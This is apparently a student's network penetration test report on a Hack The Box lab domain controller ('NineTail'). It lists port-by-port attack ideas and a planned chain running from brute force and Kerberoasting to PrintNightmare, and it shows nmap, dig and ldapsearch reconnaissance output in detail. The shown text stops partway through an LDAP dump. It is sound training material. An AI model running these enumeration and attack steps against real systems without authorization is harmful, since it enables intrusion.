NETWORK PENETRATION TEST REPORT

For NineTail

Part C

Version 2.0

23 JAN 2024

Report By:

Name: Eden Will Sng Jin Xuan

Enterprise HTB-ID: Solaireis

Kali Machine machine/user-ID: jingxuan\jingxuan

Student ID: 201520M

Revision History

Version	Date	Summary of Changes	Author
1.0	01 JAN 2024	Initial release	Eden Will Sng Jin Xuan
1.1	08 JAN 2024	Further Pen Testing Evaluation	Eden Will Sng Jin Xuan
1.2	20 JAN 2024	Further Pen Testing Evaluation	Eden Will Sng Jin Xuan
2.0	23 JAN 2024	Released of Report	Eden Will Sng Jin Xuan

INSTRUCTIONS TO USE THIS TEMPLATE

1. Please replace ALL the YELLOW highlighted text on this template to your actual intended texts

2. This report resembles a real penetration test report template. Some sections are added for educational purposes.

3. Remove the additional instructional texts on this document before submission.

4. You may modify the sections and template according to your needs to fulfil the content required for your assignment.

5. Risk rating may be derived from your online research and can also be based on your expert knowledge and understanding of the individual findings. You can include risk rating recommendations from professional tools and websites.

Table of Contents

SECTION 1: Executive Summary

Eden performed a penetration test ("PT") from 08 JAN 2024 to 22 JAN 2024 for NineTail. The objective of this assessment is to detect vulnerabilities and common misconfigurations in the system.

We have included a summary table which contains the overall vulnerability counts and the most common vulnerabilities discovered. Full details from the vulnerability assessment can be found in the "Analysis and Recommendation" section.

For NineTail there are 07 issues and the number of vulnerabilities per risk level is tabulated below:

AREA	SCOPE	INFORMATIONAL	LOW RISK	MED RISK	HIGH RISK
Penetration Testing	External Windows AD server	00	00	01	06
		Total	07		

Table 1 Number of Vulnerabilities by Risk Level

SECTION 2: Scope

IP Addresses Tested

The company has been engaged to perform a network penetration test on their systems. Automated and manual vulnerability assessments were performed on following HTB systems that comprise of the following IP address(es):

SN	IP Address	Hostname
1	10.129.239.11	FQDN: ninetail.ninetail.htb Hostname: ninetail Domain: ninetail.htb
2	10.129.202.120	
3	10.129.240.222	

Table 2 IP Address Tested

SECTION 3: Information Gathered

SN	Ports Detected	What is this port/service (likely) used for? What kind of exploits can be done to this port?
1	53/TCP	**Service:** **Authoritative Domain Name Service** DNS, Domain Name Services, used to resolve domain records of a windows domain service. **Exploit:** **Dig A Records Enumeration:** Manual enumeration of the DNS server. The DNS server will resolve any query it is allowed to disclose. This will help us out in mapping the Network Topology of the victim Network dig any edelweiss.com @<DNS_IP> **Dig Zone Transfer:** Gets a copy of the whole DNS zone, this helps us to better piece the internal network of the victim network we are attacking **DDoS DNS server:** Some DNS server have recursion enabled. Recursion function of the DNS server involves going from the TLD/Root Domain down to each subdomain. This is often the intensive part of the DNS query. We can exploit this by DDoS the DNS server to do unexpected results. **Citation**: https://book.hacktricks.xyz/network-services-pentesting/pentesting-dns

2	88/TCP	**Service:** Kerberos-sec Kerberos Security signifies that current credential uses Kerberos as authentication. We may see if its needed to use Kerberos exploits **Exploit:** MS14-068, modifies existing logon token domain user token as a domain admin, this allows the DC to give this false user full privilege. Citation: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberos-authentication https://book.hacktricks.xyz/network-services-pentesting/pentesting-kerberos-88
3	135/TCP	**Service:** Msrpc / RPC Services RPC service, can check if the Server has printed nightmare vulnerability and any other RPC vulnerabilities associated with it **Exploit:** **Identifying Exposed Services** Use RPC dump to query for exposed services the machine is using. This exposed services can help us choose various exploits to use One of the services that could be exposed is Printer Spool which can indicate the use of print nightmare exploit **Citation:** **https://book.hacktricks.xyz/network-services-pentesting/135-pentesting-msrpc**
4	139/TCP	**Service:** Netbios-ssn , Allows the machines to communicate to each other over the Local Area Network. Some software like server manager identifies the machines through Net-Bios names. A NetBIOS session starts when one machine contacts the other machine through this port. **Exploit:** **Server Enumeration:** Use nbtscan to scan for servers in a network. **Citation:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb**

5	389/TCP	**Service:** LDAP, Lightweight Directory Access Protocol, Allows for the locating of users, objects and resources in a network or domain of an organisation. **Exploit:** **Anonymous Bindings** LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings. **Wireshark Plaintext Credential Sniffing** sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit **Extraction of Interesting users and Groups:** We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following: 1. Users 2. Computers 3. My Info 4. Domain Admins 5. Domain Users 6. Enterprise Admins 7. Administrators These are useful in helping us to gain initial foothold into the machine **Citations:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap**
6	445/TCP	**Service:** Microsoft-domainservices / SMB share **Exploit:** **SMB Share Enumeration** Use commands such as enum4linux, Metasploit or smbclient to enumerate through the shares. This help us to map the shares. Check if the shares allows for anonymous logons, whether it requires a domain credentials etc. **SMB Version Exploits:** **Citations:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb**

7	464/TCP	**Service:** Kpasswd5? Kerberos Key Distribution Centre, Kerberos Password V5 Allows the user to change their password on the active directory domain. **Known Exploits:** **CVE-2022-2031, Samba AD user bypass password restrictions:** This is a exploit which allows expired user password to bypass restrictions, allow for priviliege escalation **https://www.samba.org/samba/security/CVE-2022-2031.html** **Citations:** https://tcp-udp-ports.com/port-464.htm https://web.mit.edu/kerberos/www/krb5-latest/doc/user/user_commands/kpasswd.html
8	593/TCP	**Service:** Ncacn_http / RPC over HTTPS RPC service, can check if the Server has printed nightmare vulnerability and any other RPC vulnerabilities associated with it Microsoft RPC communication **Exploit:** **Identifying Exposed Services** RPCdump can allow us to expose service form this port. Use RPC dump to query for exposed services the machine is using. This exposed services can help us choose various exploits to use One of the services that could be exposed is Printer Spool which can indicate the use of print nightmare exploit **Citation:** **https://book.hacktricks.xyz/network-services-pentesting/135-pentesting-msrpc**
9	636/TCP	**Service:** LDAP, Lightweight Directory Access Protocol, Allows for the locating of users, objects and resources in a network or domain of an organisation. **Exploit:** **Anonymous Bindings**

		LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings. **Wireshark Plaintext Credential Sniffing** sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit **Extraction of Interesting users and Groups:** We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following: 1. Users 2. Computers 3. My Info 4. Domain Admins 5. Domain Users 6. Enterprise Admins 7. Administrators These are useful in helping us to gain initial foothold into the machine **Citations:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap**
10	3268/TCP	**Service:** LDAP/Global Catalog Server. This means likely the Windows Machine is an Active Directory Domain Controller with Global Catalog feature enabled. Allows for the locating of users, objects and resources in a network or domain of an organisation. The exploits will still apply here, however this may imply some security configurations have been applied to the LDAP configuration of the server With Global Catalog enabled. This means this Domain controller has the ability to access any directory user computer or resources located in the directory Information Tree **Exploit:** **Anonymous Bindings** LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings. **Wireshark Plaintext Credential Sniffing** sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit

		Extraction of Interesting users and Groups: We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following: 1. Users 2. Computers 3. My Info 4. Domain Admins 5. Domain Users 6. Enterprise Admins 7. Administrators These are useful in helping us to gain initial foothold into the machine **Citations:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap**
11	3269/TCP	**Service:** LDAP/Global Catalog Server. This means likely the Windows Machine is an Active Directory Domain Controller with Global Catalog feature enabled. Allows for the locating of users, objects and resources in a network or domain of an organisation. The exploits will still apply here, however this may imply some security configurations have been applied to the LDAP configuration of the server With Global Catalog enabled. This means this Domain controller has the ability to access any directory user computer or resources located in the directory Information Tree **Exploit:** **Anonymous Bindings** LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings. **Wireshark Plaintext Credential Sniffing** sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit **Extraction of Interesting users and Groups:** We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following: 1. Users 2. Computers 3. My Info 4. Domain Admins

		5. Domain Users 6. Enterprise Admins 7. Administrators These are useful in helping us to gain initial foothold into the machine **Citations:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap**
11	50000/TCP	**Service:** LDAP Additional Ports Allows for the locating of users, objects and resources in a network or domain of an organisation. The exploits will still apply here, however this may imply some security configurations have been applied to the LDAP configuration of the server **Exploit:** **Anonymous Bindings** LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings. **Wireshark Plaintext Credential Sniffing** sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit **Extraction of Interesting users and Groups:** We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following: 8. Users 9. Computers 10. My Info 11. Domain Admins 12. Domain Users 13. Enterprise Admins 14. Administrators These are useful in helping us to gain initial foothold into the machine **Citations:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap**
12	50001/TCP	**Service:** LDAP contiguous port (after port 50,000)

		Allows for the locating of users, objects and resources in a network or domain of an organisation. The exploits will still apply here, however this may imply some security configurations have been applied to the LDAP configuration of the server **Exploit:** **Anonymous Bindings** LDAP Search to extract out the full domain information of the victim machine. Good to look for any vulnerable users or credentials we could exploit. Most insecure LDAP may allow for anonymous bindings. **Wireshark Plaintext Credential Sniffing** sniff credentials using Man in the Middle Attacks to intercept the 389 packets for any plaintext credentials we could exploit **Extraction of Interesting users and Groups:** We could extract the very important persons of a LDAP directory with ldapsearch commands Some of the interesting users we would like to know are the following: 15. Users 16. Computers 17. My Info 18. Domain Admins 19. Domain Users 20. Enterprise Admins 21. Administrators These are useful in helping us to gain initial foothold into the machine **Citations:** **https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap**

Table 3 Information Gathered from the Network Penetration Test

SECTION 4: Risk Rating

The following section details the findings and recommendations with the associated risk scenarios and rating.

The risk rating is according to a **High**, **Medium**, **Low,** and **Informational** categorization, in accordance with a simple model of threat severity as outlined below:

High (H)	When vulnerability poses an *immediate* or *direct* threat resulting either loss of confidentiality, integrity, or availability of the information asset of the organization. Results that rated “Critical” and “High” severity fall into this category.
Medium (M)	When vulnerability is not immediately exploitable but has the potential of deteriorating to higher severity level resulting high risk as outlined above. (*Note:* A Combination of one of more vulnerabilities that are rated “Medium” severity may be placed in the High-Risk category).
Low (L)	When a vulnerability has a remote chance of further deteriorating to the above medium risk level OR when it provides excessive information that may lead to compromising confidentiality, integrity, and/or availability of the information assets. Examples of such are information theft/disclosure that may lead to a gradual crafting of exploitation.
Informational	For information only.

Table 4 Information Gathered from the Network Penetration Test

SECTION 5: Summary of Findings

The following table lists the findings of identified vulnerabilities from the network penetration test:

S/N	VULNERABILITY	RISK RATING
A01	**Print Nightmare vulnerability**	High
A02	**Weak Password Policies, Account Lockout Threshold Policies Enforcements via GPO**	High
A03	**Weak Encryption of Kerberos Tickets**	High
A04	**LDAP Anonymous Bindings**	High
A05	**Large number of Open Ports and lack of Stateful Firewall**	High
A06	**No DNSSEC enabled in DNS server**	Med
A07	**Lack of Effective Anti-Malware Scanners**	High

Table 5 Summary of Findings that you have found

SECTION 6: Summary of Steps Taken

The following table lists the findings of identified vulnerabilities from the network penetration test:

S/N	DESCRIPTION
S01	**NMAP Gathering information of open ports**
S02	**DNS ZONE TRANSFER**
S03	**NMAP ZONE TRANSFER**
S04	**DNS enumeration NS, A records, CNAME, MX, TXT, DNSSEC**
S05	**LDAP search, get naming contexts**
S06	**LDAP search, Get domain LDAP Data Interchange Format objects**
S07	**Verify if SMB shares are public**
S08	**SMB brute force login** **With msfconsole & rockyou password list**
S09	**Kerberoasting with impacket getuserspn**
S10	**Crack the Kerberos ticket, John the ripper**
S11	**Evil WinRM Remote Compromise**
S12	**Capture the user flag**
S13	**Verifying if machine has print nightmare**
S14	**Create Malicious Payload & Reverse shell listener**
S15	**Print Nightmare with PowerShell CVE-2021-1675 Script**
S16	**Print Nightmare with CVE -2021-1675 Bash Script**
S17	**Find root flag**
S18	**[Bonus] Look for vulnerabilities as SYSTEM**

Table 6 List of steps taken

SECTION 7: Steps Taken in Detail

S01	NMAP Gathering information of open ports

Description

Nmap port sweep on the target machine, look for any open ports to understand what services is being run. This also give us the opportunity to understand our target better

Command used:

```
nmap -sC -sV 10.129.239.11
```

Findings/Observations

```
jingxuan@jingxuan
File  Actions  Edit  View  Help
jingxuan@jingxuan: ~/Desktop ×   jingxuan@jingxuan: ~/Desktop ×
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-02 21:41 +08
Nmap scan report for 10.129.239.11
Host is up (0.021s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-01-02 20:
41:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: nineta
il.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nineta
il.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
50000/tcp open  ldap
50001/tcp open  tcpwrapped
Service Info: Host: NINETAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-01-02T20:41:17
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m39s

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.82 seconds
```

Here we found that the machine is running Windows, it has the following Services:

1. DNS
2. RPC
3. LDAP
4. Kerberos used as authentication
5. SMB file sharing

These can be useful for recon or attacking later. For more details refer to the network port scan above.

The domain of this server is ninetail.htb, this is good as we will need to use this domain to connect to the SMB services of the machine. Moreover, it will be used later for attacking the users.

S02	DNS ZONE TRANSFER

Description

Checks if we could do a zone transfer of the Windows Domain Controller.
If possible, this would map out the network topology of the target systems.

Command used:

```
dig @10.129.239.11
```

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/Desktop]
└─$ dig @10.129.239.11 -t AXFR
;; communications error to 10.129.239.11#53: timed out
;; communications error to 10.129.239.11#53: timed out
;; communications error to 10.129.239.11#53: timed out

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.239.11 -t AXFR
; (1 server found)
;; global options: +cmd
;; no servers could be reached


┌──(jingxuan㉿jingxuan)-[~/Desktop]
└─$ dig @10.129.239.11 ninetail.htb0
;; communications error to 10.129.239.11#53: timed out
;; communications error to 10.129.239.11#53: timed out
;; communications error to 10.129.239.11#53: timed out

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.239.11 ninetail.htb0
; (1 server found)
;; global options: +cmd
;; no servers could be reached
```

No DNS transfer is allowed on the Nintail machines. This suggest that Zone Transfer is disabled. This is the default practice for Windows Server.

S03	NMAP ZONE TRANSFER Sub Domain

Description

Use NMAP to do a zone transfer, while DNS didn't work earlier, we could use NMAP to probe the DNS server for a DNS zone transfer.

Command used:

```
Sudo nmap -sSU -p53 –script dns-zone-transfer.nse –script-args dns-zone-transfers.domain=htb0 10.129.240.222
```

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ sudo nmap -sSU -p53 --script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=ninetail.htb 10.129.240.222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 21:20 +08
Nmap scan report for 10.129.240.222
Host is up (0.017s latency).

PORT   STATE SERVICE
53/tcp open  domain
53/udp open  domain

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

Seems like it would not allow DNS transfers when using NMAP script.

Therefore, DNS zone transfer is disabled

S04	DNS enumeration NS, A records, CNAME, MX, TXT, DNSSEC

Description

Verify the DNS server ability to give public queries. This is the enumeration step of the pen testing process.

The following Records are tested:

- A Record
- NS Record
- CNAME
- DNSSEC
- Reverse Lookup Zone

This is to help us verify if there are any other machines located in the domain.

This also helps us to verify who is the authoritative Server of Ninetail.htb domain.

Command used:

```
dig @10.129.240.222 ninetail.ninetail.htb A
dig @10.129.240.222 ninetail.htb A
dig @10.129.240.222 ninetail.ninetail.htb NS
dig @10.129.240.222 ninetail.ninetail.htb CNAME
dig @10.129.240.222 ninetail.ninetail.htb +dnssec
dig @10.129.240.222 -x 10.129.240.222
```

Findings/Observations

A Record of Ninetail.htb domain:

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig @10.129.240.222 ninetail.htb A

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.240.222 ninetail.htb A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43584
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: 9998fbfa1d1849aa (echoed)
;; QUESTION SECTION:
;ninetail.htb.                  IN      A

;; ANSWER SECTION:
ninetail.htb.           600     IN      A       10.129.95.237

;; Query time: 35 msec
;; SERVER: 10.129.240.222#53(10.129.240.222) (UDP)
;; WHEN: Mon Jan 22 21:21:32 +08 2024
;; MSG SIZE  rcvd: 69
```

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig @10.129.240.222 ninetail.ninetail.htb A

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.240.222 ninetail.ninetail.htb A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49210
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: 0eb2261abfe3e59c (echoed)
;; QUESTION SECTION:
;ninetail.ninetail.htb.         IN      A

;; ANSWER SECTION:
ninetail.ninetail.htb.  3600    IN      A       10.129.240.222

;; Query time: 8 msec
;; SERVER: 10.129.240.222#53(10.129.240.222) (UDP)
;; WHEN: Mon Jan 22 21:28:26 +08 2024
;; MSG SIZE  rcvd: 78
```

The A Records found

- **Ninetail.ninetail.htb**
- **Ninetail.htb**

NS Records of ninetail.htb domain:

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig @10.129.240.222 ninetail.htb NS

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.240.222 ninetail.htb NS
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47084
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: 07bcd51c53bdff43 (echoed)
;; QUESTION SECTION:
;ninetail.htb.                  IN      NS

;; ANSWER SECTION:
ninetail.htb.           3600    IN      NS      ninetail.ninetail.htb.

;; ADDITIONAL SECTION:
ninetail.ninetail.htb.  3600    IN      A       10.129.240.222
ninetail.ninetail.htb.  3600    IN      AAAA    dead:beef::70f5:55fe:9621:2656

;; Query time: 16 msec
;; SERVER: 10.129.240.222#53(10.129.240.222) (UDP)
;; WHEN: Mon Jan 22 21:21:29 +08 2024
;; MSG SIZE  rcvd: 120
```

Suggest that ninetail.ninetail.htb is the authoritative server for the ninetail.htb domain. This is important as the machine we are attacking is responsible for managing the zones file for ninetail.htb.

CNAME of ninetail.ninetail.htb:

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig @10.129.240.222 ninetail.ninetail.htb CNAME

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.240.222 ninetail.ninetail.htb CNAME
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4017
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: e1b9298ab650ff6f (echoed)
;; QUESTION SECTION:
;ninetail.ninetail.htb.         IN      CNAME

;; AUTHORITY SECTION:
ninetail.htb.           3600    IN      SOA     ninetail.ninetail.htb. hostmaster.ninetail.htb. 123 900 600 86400 3600

;; Query time: 47 msec
;; SERVER: 10.129.240.222#53(10.129.240.222) (UDP)
;; WHEN: Mon Jan 22 21:31:07 +08 2024
;; MSG SIZE  rcvd: 109
```

Verifies that this Record is not a Alias belonging to any other A Records

DNSSEC verification:

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig @10.129.240.222 ninetail.ninetail.htb +dnssec

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.240.222 ninetail.ninetail.htb +dnssec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13513
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
; COOKIE: fa8f8e347b8600cb (echoed)
;; QUESTION SECTION:
;ninetail.ninetail.htb.         IN      A

;; ANSWER SECTION:
ninetail.ninetail.htb.  3600    IN      A       10.129.240.222

;; Query time: 79 msec
;; SERVER: 10.129.240.222#53(10.129.240.222) (UDP)
;; WHEN: Mon Jan 22 21:31:43 +08 2024
;; MSG SIZE  rcvd: 78
```

Found No DNSSEC is enabled.

Reverse Lookup Zone for ninetail.htb domain

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ dig @10.129.240.222 -x 10.129.240.222
;; communications error to 10.129.240.222#53: timed out
;; communications error to 10.129.240.222#53: timed out
;; communications error to 10.129.240.222#53: timed out

; <<>> DiG 9.19.17-2~kali1-Kali <<>> @10.129.240.222 -x 10.129.240.222
; (1 server found)
;; global options: +cmd
;; no servers could be reached
```

No reverse lookup domains were found.

S05	LDAP search, get naming contexts

Description

Check if the server allows for LDAP searches. This is useful to find out if there are any accounts of interest, we would like to compromise later down the road.

Command used:

```
ldapsearch -s base -x -H ldap://10.129.202.120 | grep namingContext
```

This command will show all the schema used in the domain.

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
└─$ ldapsearch -s base -x -H ldap://10.129.202.120 | grep namingContexts
namingContexts: DC=ninetail,DC=htb
namingContexts: CN=Configuration,DC=ninetail,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=ninetail,DC=htb
namingContexts: DC=DomainDnsZones,DC=ninetail,DC=htb
namingContexts: DC=ForestDnsZones,DC=ninetail,DC=htb
```

Here the schema of interest for the LDAP search would be.

“DC=ninetail,DC=htb”

This matches with the domain we searched earlier.

S06	LDAP search, Get domain LDAP Data Interchange Format objects

Description

Do a base ldap search on the schema ninetail.htb and find any interesting users in the user schema. The purpose of this is to find any interesting accounts to target in the attack phase.

Command used:

```
ldapsearch -b
ldapsearch -b “DC=ninetail,DC=htb” -x -H ldap://10.129.202.120
```

This will dump out all the ldap objects inside the server.

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/Desktop/mail/Exch-CVE-2021-26855]
└─$ ldapsearch -b 'DC=ninetail,DC=htb' -x -H ldap://10.129.202.120
# extended LDIF
#
# LDAPv3
# base <DC=ninetail,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# ninetail.htb
dn: DC=ninetail,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=ninetail,DC=htb
instanceType: 5
whenCreated: 20210708134646.0Z
whenChanged: 20240114205328.0Z
subRefs: DC=ForestDnsZones,DC=ninetail,DC=htb
subRefs: DC=DomainDnsZones,DC=ninetail,DC=htb
subRefs: CN=Configuration,DC=ninetail,DC=htb
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAA5Wt0R930Ikyf76cv84Xgjg==
```

Interesting thing found:

FQDN of the machine: dc.ninetail.htb

```
uSNChanged: 131112
name: ninetail
objectGUID:: OdlJWQweIES2g6yS0l2f+Q==
replUpToDateVector:: AgAAAAAAAAAUAAAAAAAAADzsIQmEYC9BsbxbRx9rPZYN8AAAAAAAALzhG
 hcDAAAA87odDNRucUSjUAAkvdH79xRgAQAAAAAAML01FwMAAADPk3cThuzlTJcZOTVaCohFDOAAAA
 AAAAASyxoXAwAAALMUDzzPiVZItBqPIWj/pYgXkAEAAAAAAJDWNRcDAAAATwusRtgLJU6y8xtiQ0R
 89BvQAQAAAAAA7zU/FwMAAACmMA1Hp04uTKHbP+JzBU3bFXABAAAAAACLxjUXAwAAAOVrdEfd9CJM
 n++nL/OF4I4CQAAAAAAAAFM6+BYDAAAA4cRfT8s9kUm/T38XoWxrNRNQAQAAAAAA3lc1FwMAAACRn
 DdbnY5tRrZH3OVvoiARB5AAAAAAAACHpvgWAwAAAAZACW5HDlREu8y5n+SxOFkRMAEAAAAAAEgoGx
 cDAAAAT95kcSfCTUq5r1mIDD2KHx4AAgAAAAAAx9q0GwMAAAAxMPGgrPYoQpoMZeKtqBSvHfABAAA
 AAAA8p3YXAwAAAOHx2KLRSBpDhdgrSHP2H1YSQAEAAAAAAOw0HBcDAAAAuqEcozQoPEyKXusoyjyc
 zA8QAQAAAAAAMwQbFwMAAACB6Ouw5zI+TZqRZlRoIvAcHOABAAAAAAD2Ml0XAwAAAM1S3sm0H+lPs
 Son4IkoyZcZsAEAAAAAAGEEPxcDAAAA3Agc1X97p0+N9wkRqZsy3g4AAQAAAAAAfPgaFwMAAAAWmE
 naXk5CQama2RdSh2K5FoABAAAAAACGyzUXAwAAAJOKYPEXvuhMhw0mXWPRkeQKwAAAAAAAADnGFxc
 DAAAA2fR0/BDlBkCbbN1eq+qT7RigAQAAAAAAqtc1FwMAAAA=
creationTime: 133497392087149560
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
```

Interesting thing found:

Minimum Password Length in the policies: 7

```
nextRid: 1000
pwdProperties: 1
pwdHistoryLength: 24
objectSid:: AQQAAAAAAAUVAAAAZuSO3lUHIZ2LB8+l
serverState: 1
uASCompat: 1
modifiedCount: 1
auditingPolicy:: AAE=
nTMixedDomain: 0
rIDManagerReference: CN=RID Manager$,CN=System,DC=ninetail,DC=htb
fSMORoleOwner: CN=NTDS Settings,CN=NINETAIL,CN=Servers,CN=Default-First-Site-N
 ame,CN=Sites,CN=Configuration,DC=ninetail,DC=htb
systemFlags: -1946157056
wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=nine
 tail,DC=htb
wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Progra
 m Data,DC=ninetail,DC=htb
wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=nin
 etail,DC=htb
wellKnownObjects: B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrin
 cipals,DC=ninetail,DC=htb
wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=
 ninetail,DC=htb
wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=n
```

Found Password history length remembered is 24.

```
inetail,DC=htb
wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=nin
 etail,DC=htb
wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=ninetail,
 DC=htb
wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,
 DC=ninetail,DC=htb
wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=nineta
 il,DC=htb
wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=ninetail,D
 C=htb
objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=ninetail,DC=htb
isCriticalSystemObject: TRUE
gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syste
 m,DC=ninetail,DC=htb;0]
dSCorePropagationData: 16010101000000.0Z
otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=nineta
 il,DC=htb
otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Servic
 e Accounts,DC=ninetail,DC=htb
masteredBy: CN=NTDS Settings,CN=NINETAIL,CN=Servers,CN=Default-First-Site-Name
 ,CN=Sites,CN=Configuration,DC=ninetail,DC=htb
ms-DS-MachineAccountQuota: 10
msDS-Behavior-Version: 7
```

Here shows nothing much, just service accounts.

```
msDS-PerUserTrustQuota: 1
msDS-AllUsersTrustQuota: 1000
